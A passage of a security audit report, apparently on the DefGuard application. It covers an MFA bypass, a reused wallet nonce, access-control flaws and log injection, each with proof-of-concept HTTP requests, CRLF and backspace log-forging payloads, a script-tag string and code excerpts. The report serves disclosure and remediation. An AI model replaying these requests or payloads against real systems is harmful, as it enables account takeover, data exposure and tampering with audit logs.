platform","response":{"clientDataJSON":"eyJ0eXBlIjoid2ViYXV0aG4uY3JlYXRlIiwiY2hhbGxlbmdlIjoiUk
c2cmV0SXdvcGM5MlhxSW40OHFTa0Nuam1SWlVDVzRUaGFwTm5qNTlhayIsIm9yaWdpbiI6Imh0dHA6Ly9sb2NhbGhvc3Qi
LCJjcm9zc09yaWdpbiI6ZmFsc2V9","attestationObject":"o2NmbXRkbm9uZWdhdHRTdG10oGhhdXRoRGF0YVjESZY
N5YgOjGh0NBcPZHZgW4_krrmihjLHmVzzuoMdl2NBAAAABAAAAAAAAAAAAAAAAAAAAAAAAQJGT25EcmcwceKpxFaFpnbUG7
xzkpJuQALKgO-oQQ5YtCoIzqRELmAKTPrX7Kj1St8tnVyklEi49kXl63Db50GGlAQIDJiABIVgguzUNYu2aBh-
NDSAXQ o52OIj4kLT-
7xgcMG9MpiTQtsiWCB4LNKGL9R_jii45fJFIOrj4rk1gSCrvHNJYLDfi9deAw","transports":["nfc","usb"]},"cl
ientExtensionResults":{"credProps":{}}}}
```

Response:

```
HTTP/1.1 200 OK
[...]
{"codes":null}
```

A new request for authentication:

```
POST /api/v1/auth HTTP/1.1
Host: localhost
Content-Length: 43
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/auth/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: defguard_session=muAorfaBr08V5WiTafsyoqyq
Connection: close

{"password":"Asdffdsa1!","username":"qwer"}
```

Response showing a YubiKey as a possible second-factor:

```
HTTP/1.1 201 Created
[...]
{"mfa_method":"OneTimePassword","totp_available":true,"web3_available":false,"webauthn_availab
le":true}
```

Completing authentication with a newly added YubiKey:

```
POST /api/v1/auth/webauthn/start HTTP/1.1
Host: localhost
Content-Length: 0
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost
Sec-Fetch-Site: same-origin
```

```
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/auth/mfa/webauthn
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: defguard_session=wN8gwQy0K3ZvmJF0AIPVhdsa
Connection: close

Response:
HTTP/1.1 200 OK
[...]
{"publicKey":{"allowCredentials":[{"id":"kZPbkRyZzBx4qnEVoWmdtQbvHOSkm5AAsqA76hBDli0KgjOpEQuYA
pM-tfsqPVK3y2dXKSUSLj2ReXrcNvnQYQ","type":"public-
key"}],"challenge":"c0SUaPx9FZrCdymq26O97J_aQ9wg522YrEV8CswfYxg","rpId":"localhost","timeout":
60000,"userVerification":"preferred"}}

Request:
POST /api/v1/auth/webauthn HTTP/1.1
Host: localhost
Content-Length: 688
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/auth/mfa/webauthn
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: defguard_session=wN8gwQy0K3ZvmJF0AIPVhdsa
Connection: close

{"type":"public-key","id":"kZPbkRyZzBx4qnEVoWmdtQbvHOSkm5AAsqA76hBDli0KgjOpEQuYApM-
tfsqPVK3y2dXKSUSLj2ReXrcNvnQYQ","rawId":"kZPbkRyZzBx4qnEVoWmdtQbvHOSkm5AAsqA76hBDli0KgjOpEQuYA
pM-tfsqPVK3y2dXKSUSLj2ReXrcNvnQYQ","authenticatorAttachment":"cross-
platform","response":{"clientDataJSON":"eyJ0eXBlIjoid2ViYXV0aG4uZ2V0IiwiY2hhbGxlbmdlIjoiYzBTVW
FQeDlGWnJDZHltcTI2Tzk3Sl9hUTl3ZzUyMllyRVY4Q3N3Zll4ZyIsIm9yaWdpbiI6Imh0dHA6Ly9sb2NhbGhvc3QiLCJj
cm9zc09yaWdpbiI6ZmFsc2V9","authenticatorData":"SZYN5YgOjGh0NBcPZHZgW4_krrmihjLHmVzzuoMdl2MBAAA
ABQ","signature":"MEQCIDWWRgZRyfwJZuZDHafdLZ3uFqDkRhiZtahZU4HnMzi3AiA_5k5FRBvbHxTnhEGpiCqmG2ph
n8jcoYVKVnPbw-X33w","userHandle":null},"clientExtensionResults":{}}

Response showing a successful authentication using a YubiKey, not an OTP:
HTTP/1.1 200 OK
[...]
{"url":null,"user":{"authorized_apps":[],"devices":[],"email":"sstetst1+qwer@isec.pl","first_n
ame":"asdf","groups":[],"last_name":"asdf","mfa_enabled":true,"mfa_method":"OneTimePassword","
pgp_cert_id":null,"pgp_key":null,"phone":"432412421","security_keys":[{"id":12,"name":"asdf"}]
,"ssh_key":null,"totp_enabled":true,"username":"qwer","wallets":[]}}
```

2. In the manner presented above, a key-based MFA can be bypassed too:

```
{"mfa_method":"Webauthn","totp_available":false,"web3_available":false,"webauthn_available":tr
ue}
```

The source code below presents that endpoints used to add a new YubiKey can be called without MFA:

https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/auth.rs#L148-L213:

```
/// Initialize WebAuthn registration
#[post("/auth/webauthn/init")]
pub async fn webauthn_init(mut session: Session, appstate: &State<AppState>) -> ApiResult {
    if let Some(user) = User::find_by_id(&appstate.pool, session.user_id).await? {
        debug!(
            "Initializing WebAuthn registration for user {}",
            user.username
        );
        // passkeys to exclude
        let passkeys = WebAuthn::passkeys_for_user(&appstate.pool, session.user_id).await?;
        match appstate.webauthn.start_passkey_registration(
            Uuid::new_v4(),
            &user.email,
```

```
            &user.username,
            Some(passkeys.iter().map(|key| key.cred_id().clone()).collect()),
        ) {
            Ok((ccr, passkey_reg)) => {
                session
                    .set_passkey_registration(&appstate.pool, &passkey_reg)
                    .await?;
                info!(
                    "Initialized WebAuthn registration for user {}",
                    user.username
                );
                Ok(ApiResponse {
                    json: json!(ccr),
                    status: Status::Ok,
                })
            }
            Err(_err) => Err(OriWebError::Http(Status::BadRequest)),
        }
    } else {
        Err(OriWebError::ObjectNotFound("invalid user".into()))
    }
}

/// Finish WebAuthn registration
#[post("/auth/webauthn/finish", format = "json", data = "<data>")]
pub async fn webauthn_finish(
    session: Session,
    appstate: &State<AppState>,
    data: Json<WebAuthnRegistration>,
) -> ApiResult {
    if let Some(passkey_reg) = session.get_passkey_registration() {
        let webauth_reg = data.into_inner();
        if let Ok(passkey) = appstate
            .webauthn
            .finish_passkey_registration(&webauth_reg.rpkc, &passkey_reg)
        {
            if let Some(mut user) = User::find_by_id(&appstate.pool, session.user_id).await? {
                user.set_mfa_method(&appstate.pool, MFAMethod::Webauthn)
                    .await?;
                let recovery_codes =
                    RecoveryCodes::new(user.get_recovery_codes(&appstate.pool).await?);
                let mut webauthn = WebAuthn::new(session.user_id, webauth_reg.name,
&passkey)?;
                webauthn.save(&appstate.pool).await?;
                info!("Finished Webauthn registration for user {}", user.username);
                return Ok(ApiResponse {
                    json: json!(recovery_codes),
                    status: Status::Ok,
                });
            }
        }
    }
    Err(OriWebError::Http(Status::BadRequest))
}
```

Both endpoints define the rule guard *session: Session* which does not require the session state *SessionState::MultiFactorVerified*, because this feature is designed for MFA endpoints like WebAuthn authentication, TOTP authentication and Web3 authentication:

https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/auth/mod.rs#L115-L151:

```
#[rocket::async_trait]
impl<'r> FromRequest<'r> for Session {
    type Error = OriWebError;

    async fn from_request(request: &'r Request<'_>) -> Outcome<Self, Self::Error> {
        if let Some(state) = request.rocket().state::<AppState>() {
            let cookies = request.cookies();
            if let Some(session_cookie) = cookies.get("defguard_session") {
                return {
                    match Session::find_by_id(&state.pool, session_cookie.value()).await {
                        Ok(Some(session)) => {
                            if session.expired() {
                                let _result = session.delete(&state.pool).await;
                                cookies.remove(Cookie::named("defguard_session"));
```

```
                                Outcome::Failure((
                                    Status::Unauthorized,
                                    OriWebError::Authorization("Session expired".into()),
                                ))
                            } else {
                                Outcome::Success(session)
                            }
                        }
                        Ok(None) => Outcome::Failure((
                            Status::Unauthorized,
                            OriWebError::Authorization("Session not found".into()),
                        )),
                        Err(err) => Outcome::Failure((Status::InternalServerError,
err.into())),
                    }
                };
            }
        }
        Outcome::Failure((
            Status::Unauthorized,
            OriWebError::Authorization("Session is required".into()),
        ))
    }
}
```

```
/// Start WebAuthn authentication
#[post("/auth/webauthn/start")]
pub async fn webauthn_start(mut session: Session, appstate: &State<AppState>) -> ApiResult {
[...]
/// Finish WebAuthn authentication
#[post("/auth/webauthn", format = "json", data = "<pubkey>")]
pub async fn webauthn_end(
    mut session: Session,
    appstate: &State<AppState>,
    pubkey: Json<PublicKeyCredential>,
    cookies: &CookieJar<'_>,
) -> ApiResult {
[...]
/// Validate one-time passcode
#[post("/auth/totp/verify", format = "json", data = "<data>")]
pub async fn totp_code(
    mut session: Session,
    appstate: &State<AppState>,
    data: Json<AuthCode>,
    cookies: &CookieJar<'_>,
) -> ApiResult {
[...]
/// Start Web3 authentication
#[post("/auth/web3/start", format = "json", data = "<data>")]
pub async fn web3auth_start(
    mut session: Session,
    appstate: &State<AppState>,
    data: Json<WalletAddress>,
) -> ApiResult {
[...]
/// Finish Web3 authentication
#[post("/auth/web3", format = "json", data = "<signature>")]
pub async fn web3auth_end(
    mut session: Session,
    appstate: &State<AppState>,
    signature: Json<WalletSignature>,
    cookies: &CookieJar<'_>,
) -> ApiResult {
[...]
```

For WebAuthn registration the rule guard *session: SessionInfo* requiring full authentication should be used:

https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/auth/mod.rs#L165-L257:

```
#[rocket::async_trait]
impl<'r> FromRequest<'r> for SessionInfo {
    type Error = OriWebError;

    async fn from_request(request: &'r Request<'_>) -> Outcome<Self, Self::Error> {
        if let Some(state) = request.rocket().state::<AppState>() {
            let user = {
                if let Some(token) = request
                    .headers()
                    .get_one("Authorization")
                    .and_then(|value| {
                        if value.to_lowercase().starts_with("bearer ") {
                            value.get(7..)
                        } else {
                            None
                        }
                    })
                {
                    // TODO: #[cfg(feature = "openid")]
                    match OAuth2Token::find_access_token(&state.pool, token).await {
                        Ok(Some(oauth2token)) => {
                            match OAuth2AuthorizedApp::find_by_id(
                                &state.pool,
                                oauth2token.oauth2authorizedapp_id,
                            )
                            .await
                            {
                                Ok(Some(authorized_app)) => {
                                    User::find_by_id(&state.pool,
authorized_app.user_id).await
                                }
                                Ok(None) => {
                                    return Outcome::Failure((
                                        Status::Unauthorized,
                                        OriWebError::Authorization(
                                            "Authorized app not found".into(),
                                        ),
                                    ));
                                }

                                Err(err) => {
                                    return Outcome::Failure((
                                        Status::InternalServerError,
                                        err.into(),
                                    ));
                                }
                            }
                        }
                        Ok(None) => {
                            return Outcome::Failure((
                                Status::Unauthorized,
                                OriWebError::Authorization("Invalid token".into()),
                            ));
                        }
                        Err(err) => {
                            return Outcome::Failure((Status::InternalServerError,
err.into()));
                        }
                    }
                } else {
                    let session = try_outcome!(request.guard::<Session>().await);
                    let user = User::find_by_id(&state.pool, session.user_id).await;
                    if let Ok(Some(user)) = &user {
                        if user.mfa_enabled && session.state !=
SessionState::MultiFactorVerified {
                            return Outcome::Failure((
                                Status::Unauthorized,
                                OriWebError::Authorization("MFA not verified".into()),
                            ));
                        }
```

```
                    }
                    user
                }
            };

            return match user {
                Ok(Some(user)) => {
                    let is_admin = match user.member_of(&state.pool).await {
                        Ok(groups) => groups.contains(&state.config.admin_groupname),
                        _ => false,
                    };
                    Outcome::Success(SessionInfo::new(user, is_admin))
                }
                _ => Outcome::Failure((
                    Status::Unauthorized,
                    OriWebError::Authorization("User not found".into()),
                )),
            };
        }

        Outcome::Failure((
            Status::Unauthorized,
            OriWebError::Authorization("Invalid session".into()),
        ))
    }
}
```

We recommend reviewing and improving MFA implementation so that it cannot be bypassed by adding a new YubiKey.

Lack of nonce re-generation results in the same signature for each wallet

Severity: medium

A nonce value is not generated for every transaction but for every wallet address instead:

```
Request:
POST /api/v1/auth/web3/start HTTP/1.1
Host: 127.0.0.1
Content-Length: 56
Content-TYpe: application/json
Cookie: defguard_session=M9hVR3F9OC6LXTsojZJpHKt5
Connection: close

{"address":"0x529891acDc307a4D237aeDB6C6633E2131708401"}

Response:
HTTP/1.1 200 OK
[...]
{"challenge":"{\"domain\": { \"name\": \"Defguard\", \"version\": \"1\" },        \"types\":
{\"EIP712Domain\": [                    { \"name\": \"name\", \"type\": \"string\" },
{ \"name\": \"version\", \"type\": \"string\" }],\"ProofOfOwnership\": [                    {
\"name\": \"wallet\", \"type\": \"address\" },                    { \"name\": \"content\",
\"type\": \"string\" },                    { \"name\": \"nonce\", \"type\": \"string\"
}]},\"primaryType\": \"ProofOfOwnership\",\"message\": {\"wallet\":
\"0x529891acDc307a4D237aeDB6C6633E2131708401\",\"content\": \"<script>alert(1)</script>Please
read this carefully:Click to sign to prove you are in possesion of your private key to the
account.This request will not trigger a blockchain transaction or cost any gas fees.\",
\"nonce\": \"75d8a50d59fc15aaeabb1dd6123b35123aa8956440f80ac9ac46335f5e0b17ae\"}}        "}
```

```
Request:
POST /api/v1/auth/web3/start HTTP/1.1
Host: 127.0.0.1
Content-Length: 56
Content-TYpe: application/json
Cookie: defguard_session=M9hVR3F9OC6LXTsojZJpHKt5
Connection: close

{"address":"0x529891acDc307a4D237aeDB6C6633E2131708401"}

Response:
HTTP/1.1 200 OK
[...]
{"challenge":"{\"domain\": { \"name\": \"Defguard\", \"version\": \"1\" },        \"types\":
{\"EIP712Domain\": [                    { \"name\": \"name\", \"type\": \"string\" },
{ \"name\": \"version\", \"type\": \"string\" }],\"ProofOfOwnership\": [                    {
\"name\": \"wallet\", \"type\": \"address\" },                    { \"name\": \"content\",
\"type\": \"string\" },                    { \"name\": \"nonce\", \"type\": \"string\"
}]},\"primaryType\": \"ProofOfOwnership\",\"message\": {\"wallet\":
\"0x529891acDc307a4D237aeDB6C6633E2131708401\",\"content\": \"<script>alert(1)</script>Please
read this carefully:Click to sign to prove you are in possesion of your private key to the
account.This request will not trigger a blockchain transaction or cost any gas fees.\",
\"nonce\": \"75d8a50d59fc15aaeabb1dd6123b35123aa8956440f80ac9ac46335f5e0b17ae\"}}        "}
```

This results in an invalid signature calculation. Whenever a user signs in or adds a wallet, the signature is always the same:

```
Request:
POST /api/v1/auth/web3 HTTP/1.1
Host: 127.0.0.1
Content-Length: 203
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/auth/mfa/web3
```

```
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=M9hVR3F9OC6LXTsojZJpHKt5
Connection: close

{"address":"0x529891acDc307a4D237aeDB6C6633E213170840D","signature":"0x4957d2056980591a90d202e
7893dac09353017fd505c76276fe466179f9bc12e455f541638daf06a14550826854981cdbd31b2966661581145c67
d7e16056d711b"}

Response:
HTTP/1.1 200 OK
[...]
{"url":null,"user":{"authorized_apps":[],"devices":[{
[...]
```

The source code below presents the way a nonce is generated:

https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/db/models/wallet.rs#L145-L147:

```
    /// Prepare challenge message using EIP-712 format
    pub fn format_challenge(address: &str, challenge_message: &str) -> String {
        let nonce = to_lower_hex(&keccak256(address.as_bytes()));
```

We recommend generating a unique nonce for every transaction so that the signature be unique, too.

Regular user can list devices of other users

Severity: medium

Due to improper implementation of access control, a regular user can list devices belonging to other users:

```
Request sent as user phtest2 for a list of all devices of user kktest:
GET /api/v1/device/user/kktest HTTP/1.1
Host: 127.0.0.1
Cookie: defguard_session=5mBwuXlxBwugMEEVA6cUiU54
Connection: close

Response:
HTTP/1.1 200 OK
[...]
[{"created":"2023-03-
29T09:54:08.573450","id":1,"name":"Test","user_id":2,"wireguard_ip":"10.13.37.1","wireguard_pu
bkey":"1HCkr+4ORRXXyjZ80oBx2lTAsb3wK5wT/vJJCiyxuCI="}]

Request showing that the session identifier belongs to user phtest2:
GET /api/v1/me HTTP/1.1
Host: 127.0.0.1
Cookie: defguard_session=5mBwuXlxBwugMEEVA6cUiU54

Response:
HTTP/1.1 200 OK
[...]
"email":"phtest2@isec.pl","first_name":"asdasd","groups":[],"last_name":"asdasd","mfa_enabled"
:false,"mfa_method":"None","pgp_cert_id":null,"pgp_key":null,"phone":"123123","security_keys":
[],"ssh_key":null,"totp_enabled":false,"username":"phtest2","wallets":[]}
[...]
```

The source code below presents that the vulnerable endpoint is not limited to the user itself or an admin role:

https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/wireguard.rs#L296-L310:

```
#[get("/device/user/<username>", format = "json")]
pub async fn list_user_devices(
    _session: SessionInfo,
    appstate: &State<AppState>,
    username: &str,
) -> ApiResult {
    debug!("Listing devices for user: {}", username);
    let devices = Device::all_for_username(&appstate.pool, username).await?;
    info!("Listed devices for user: {}", username);

    Ok(ApiResponse {
        json: json!(devices),
        status: Status::Ok,
    })
}
```

For example, the function below has access limited to the user itself or an admin role:

```
/// Try to fetch [`Device'] if the device.id is of the currently logged in user, or
/// the logged in user is an admin.
#[cfg(feature = "wireguard")]
pub async fn device_for_admin_or_self(
    pool: &DbPool,
    session: &SessionInfo,
    id: i64,
) -> Result<Device, OriWebError> {
    let fetch = if session.is_admin {
        Device::find_by_id(pool, id).await
    } else {
        Device::find_by_id_and_username(pool, id, &session.user.username).await
    }?;

    match fetch {
        Some(device) => Ok(device),
        None => Err(OriWebError::ObjectNotFound(format!(
```

```
            "device id {} not found",
            id
        ))),
    }
}
```

We recommend improving access control by allowing only the admin role or the user itself to call the endpoint listing devices. More information:

https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html

Log injection

Severity: medium

Due to lack of proper validation of input data, it is possible to inject arbitrary characters into the application log files. The issue affect all endpoints accepting JSON-formatted input data. Its exploitation may allow for log manipulation and has a negative impact on the accountability integrity:

```
Sample request:
POST /api/v1/device/phtest2 HTTP/1.1
Host: 127.0.0.1
Content-Length: 131
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/me
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=qvapjBCITCashwBYprxFV9l1
Connection: close

{"name":"zzzzzzzzzz\r\n[2023-03-31 12:15:23.587][FAKE]
Log\r\n","wireguard_pubkey":"+E+EJtacgQ1ouELINjmDOrWrcHg38xgi7OBoNNA8+GE="}

Response:
HTTP/1.1 201 Created
[...]
```

Relevant log entries show additional lines:

```
root@ubuntu-s-8vcpu-16gb-intel-fra1-01:~# docker logs dc4837c19205 -f
[...]
[2023-03-31 12:15:55.029][INFO][defguard::handlers::wireguard] User phtest2 added device
zzzzzzzzzz
[2023-03-31 12:15:23.587][FAKE] Log
 for user phtest2
```

```
Request using a \u0008 character which is not visible in the log files:
POST /api/v1/device/phtest2 HTTP/1.1
Host: 127.0.0.1
Content-Length: 202
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/me
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=qvapjBCITCashwBYprxFV9l1
Connection: close

{"name":"HIDDEN IN LOGS
\u0008\u0008\u0008\u0008\u0008\u0008\u0008\u0008\u0008\u0008\u0008\u0008\u0008\u0008\u00
08\u0008 VISIBLE","wireguard_pubkey":"+E+EJtacgQ1ouELINjmDOrWrcHg38xgi7OBoNNA8+GE="}
```

```
Response:
HTTP/1.1 201 Created
[...]
```

Relevant log entries show additional lines:

```
root@ubuntu-s-8vcpu-16gb-intel-fra1-01:~# docker logs dc4837c19205 -f
[...]
[2023-03-31 12:26:52.128][INFO][rocket::server] POST /api/v1/device/phtest2 application/json:
[2023-03-31 12:26:52.128][INFO][_] Matched: (add_device) POST /api/v1/device/<username>
application/json
[2023-03-31 12:26:52.139][INFO][defguard::db::models::device] Created IP: 10.13.37.47 for
device VISIBLE IN LOGS
[2023-03-31 12:26:52.141][INFO][defguard::handlers::wireguard] User phtest2 added devic
VISIBLE for user phtest2
[2023-03-31 12:26:52.141][INFO][_] Outcome: Success
[2023-03-31 12:26:52.141][INFO][_] Response succeeded.
```

We recommend implementing proper validation of user-supplied data to prevent log injection and manipulation. More information:

https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

Regular user can provision YubiKey for other users

Severity: medium

Due to lack of proper access control, a regular user can add a new YubiKey for other users through a worker API's jobs creation function presented below. Whereas *Yubikey Provisioners* tab is available only for members of the admin group, the worker API doesn't require admin role for job creation:

https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/worker.rs#L33-L71:

```
#[post("/job", format = "json", data = "<data>")]
pub async fn create_job(
    session: SessionInfo,
    appstate: &State<AppState>,
    data: Json<JobData>,
    worker_state: &State<Arc<Mutex<WorkerState>>>,
) -> ApiResult {
    let (worker, username) = (data.worker.clone(), data.username.clone());
    debug!(
        "User {} creating a worker job for worker {} and user {}",
        session.user.username, worker, username
    );
    let job_data = data.into_inner();
    match User::find_by_username(&appstate.pool, &job_data.username).await? {
        Some(user) => {
            let mut state = worker_state.lock().unwrap();
            debug!("Creating job");
            let id = state.create_job(
                &job_data.worker,
                user.first_name.clone(),
                user.last_name.clone(),
                user.email,
                job_data.username,
            );
            info!(
                "User {} created a worker job for worker {} and user {}",
                session.user.username, worker, username
            );
            Ok(ApiResponse {
                json: json!(Jobid { id }),
                status: Status::Created,
            })
        }
        None => Err(OriWebError::ObjectNotFound(format!(
            "user {} not found",
            job_data.username
        ))),
    }
}
```

Request sent by user *phtest* to add a new YubiKey for user *phtest2*:

```
POST /api/v1/worker/job HTTP/1.1
Host: 127.0.0.1
Content-Length: 44
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/users/phtest
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=Dtovp52lM4hcfzveMvwUj6ML
Connection: close

{"worker":"YubiBridge","username":"phtest2"}
```

```
Response:
HTTP/1.1 201 Created
[...]
{"id":6}
```

This endpoint can also be used to check if a given user exists:

```
Request:
POST /api/v1/worker/job HTTP/1.1
Host: 127.0.0.1
Content-Length: 44
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/users/phtest
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=Dtovp52lM4hcfzveMvwUj6ML
Connection: close

{"worker":"YubiBridge","username":"test123"}

Response showing that such user does not exit:
HTTP/1.1 404 Not Found
[...]
{"msg":"user test123 not found"}
```

We recommend improving access control within the worker API. More information:

https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html

Lack of brute-force password guessing prevention

Severity: medium

The application does not implement a limit on failed login attempts or other mechanism preventing password-guessing attacks. The pieces of source code below present lack of such mechanisms in web API:

https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/auth.rs#L24-L114:

```
/// For successful login, return:
/// * 200 with MFA disabled
/// * 201 with MFA enabled when additional authentication factor is required
#[post("/auth", format = "json", data = "<data>")]
pub async fn authenticate(
    appstate: &State<AppState>,
    mut data: Json<Auth>,
    cookies: &CookieJar<'_>,
) -> ApiResult {
    debug!("Authenticating user {}", data.username);
    data.username = data.username.to_lowercase();
    let user = match User::find_by_username(&appstate.pool, &data.username).await {
        Ok(Some(user)) => match user.verify_password(&data.password) {
            Ok(_) => user,
            Err(err) => {
                info!("Failed to authenticate user {}: {}", data.username, err);
                return Err(OriWebError::Authorization(err.to_string()));
            }
        },
        Ok(None) => {
            // create user from LDAP
            debug!(
                "User not found in DB, authenticating user {} with LDAP",
                data.username
            );
            if appstate.license.validate(&Features::Ldap) {
                if let Ok(user) = user_from_ldap(
                    &appstate.pool,
                    &appstate.config,
                    &data.username,
                    &data.password,
                )
                .await
                {
                    user
                } else {
                    info!("Failed to authenticate user {} with LDAP", data.username);
                    return Err(OriWebError::Authorization("user not found".into()));
                }
            } else {
                info!(
                    "User {} not found in DB and LDAP is disabled",
                    data.username
                );
                return Err(OriWebError::Authorization("LDAP feature disabled".into()));
            }
        }
        Err(err) => {
            error!(
                "DB error when authenticating user {}: {}",
                data.username, err
            );
            return Err(OriWebError::DbError(err.to_string()));
        }
    };
[...]
```

https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/db/models/user.rs#L94-L97:

```
    pub fn verify_password(&self, password: &str) -> Result<(), HashError> {
        let parsed_hash = PasswordHash::new(&self.password_hash)?;
        Argon2::default().verify_password(password.as_bytes(), &parsed_hash)
    }
```

The pieces of source code below present lack of such mechanisms in gRPC:

https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/grpc/auth.rs#L26-L50:

```
#[tonic::async_trait]
impl auth_service_server::AuthService for AuthServer {
    /// Authentication gRPC service. Verifies provided username and password
    /// agains LDAP and returns JWT token if correct.
    async fn authenticate(
        &self,
        request: Request<AuthenticateRequest>,
    ) -> Result<Response<AuthenticateResponse>, Status> {
        let request = request.into_inner();
        debug!("Authenticating user {}", &request.username);
        match User::find_by_username(&self.pool, &request.username).await {
            Ok(Some(user)) => match user.verify_password(&request.password) {
                Ok(_) => {
                    info!("Authentication successful for user {}", &request.username);
                    Ok(Response::new(AuthenticateResponse {
                        token: Self::create_jwt(&request.username)
                            .map_err(|_| Status::unauthenticated("error creating JWT
token"))?,
                    }))
                }
                Err(_) => Err(Status::unauthenticated("invalid credentials")),
            },
            _ => Err(Status::unauthenticated("user not found")),
        }
    }
}
```

We recommend implementing a protection against brute-force attacks by, e.g., locking the target account for a specified time or requiring CAPTCHA.

Regular user can read, modify or delete data related to OpenID applications

Severity: medium

The OpenID tab is available only for members of the admin group admin, but the OpenID API endpoint doesn't require admin role:

https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/openid_clients.rs:

```
#[post("/", format = "json", data = "<data>")]
pub async fn add_openid_client(
    session: SessionInfo,
    appstate: &State<AppState>,
    data: Json<NewOpenIDClient>,
) -> ApiResult {
    let mut client = OAuth2Client::from_new(data.into_inner());
    debug!(
        "User {} adding OpenID client {}",
        session.user.username, client.name
    );
    client.save(&appstate.pool).await?;
    info!(
        "User {} added OpenID client {}",
        session.user.username, client.name
    );
    Ok(ApiResponse {
